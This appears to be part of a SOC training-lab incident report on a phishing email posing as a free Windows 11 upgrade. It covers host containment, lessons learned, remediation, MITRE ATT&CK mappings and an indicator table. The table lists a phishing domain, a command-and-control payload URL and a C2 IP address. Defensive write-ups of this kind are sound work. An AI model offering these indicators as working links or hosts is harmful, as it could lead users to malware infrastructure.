
Do you want to change the containment situation?

Isolation of the host can be made from the endpoint security tab.

Hostname	Dylan
IP Address	172.16.20.151



Additionally, we should delete the phishing email from the user's mailbox to prevent any accidental or intentional re-execution of the malware. The user should also be educated on how to identify and avoid phishing emails in the future to minimize the risk of similar incidents occurring. Deletion of mail can be made from the Email Security tab.



From: update@windows-update.site
To: dylan@letsdefend.io
Subject: Upgrade your system to Windows 11 Pro for FREE
Date: Mar, 13, 2025, 09:44 AM
Action: Allowed

Are you sure?

Lesson Learned

- It is important to carefully inspect suspicious emails, especially those that contain links or attachments.

- Phishing emails can be disguised to look like legitimate messages from reputable companies, but there are ways to identify and avoid them.

Remediation Actions


- Educate employees about how to identify and report suspicious emails, and provide training on how to avoid falling for phishing scams.

- Reset any compromised user credentials and implement a strong password policy.

- Implement email filtering and security measures, such as DKIM and SPF, to help detect and block spoofed emails.

Appendix

MITRE ATT&CK



Initial Access

T1566: Phishing
- T1566.001: Spearphishing Attachment
- T1566.002: Spearphishing Link
- T1566.003: Spearphishing via Service
- T1566.004: Spearphishing Voice

Execution

T1059: Command and Scripting Interpreter
- T1059.008: Network Device CLI
- T1059.001: PowerShell
- T1059.006: Python
- T1059.004: Unix Shell
- T1059.005: Visual Basic
- T1059.003: Windows Command Shell

T1204: User Execution
- T1204.002: Malicious File
- T1204.003: Malicious Image
- T1204.001: Malicious Link

Discovery

T1087: Account Discovery
- T1087.004: Cloud Account
- T1087.002: Domain Account
- T1087.003: Email Account
- T1087.001: Local Account

T1007: System Service Discovery

MITRE Tactics	MITRE Techniques
Initial Access	T1566 Phishing
Execution	T1059: Command andScripting Interpreter
Execution	T1204:User Execution
Discovery	T1087:Account Discovery
Discovery	T1007: SystemService Discovery

Artifacts

IOC TYPE	VALUE
URL	https://www.windows-update[.]site/
SMTP Address	132.232.40[.]201
URL - C2	https://overcoatpassably[.]shop/Z8UZbPyVpGfdRS/maloy.mp4
Ipv4 - C2	172.67.139.19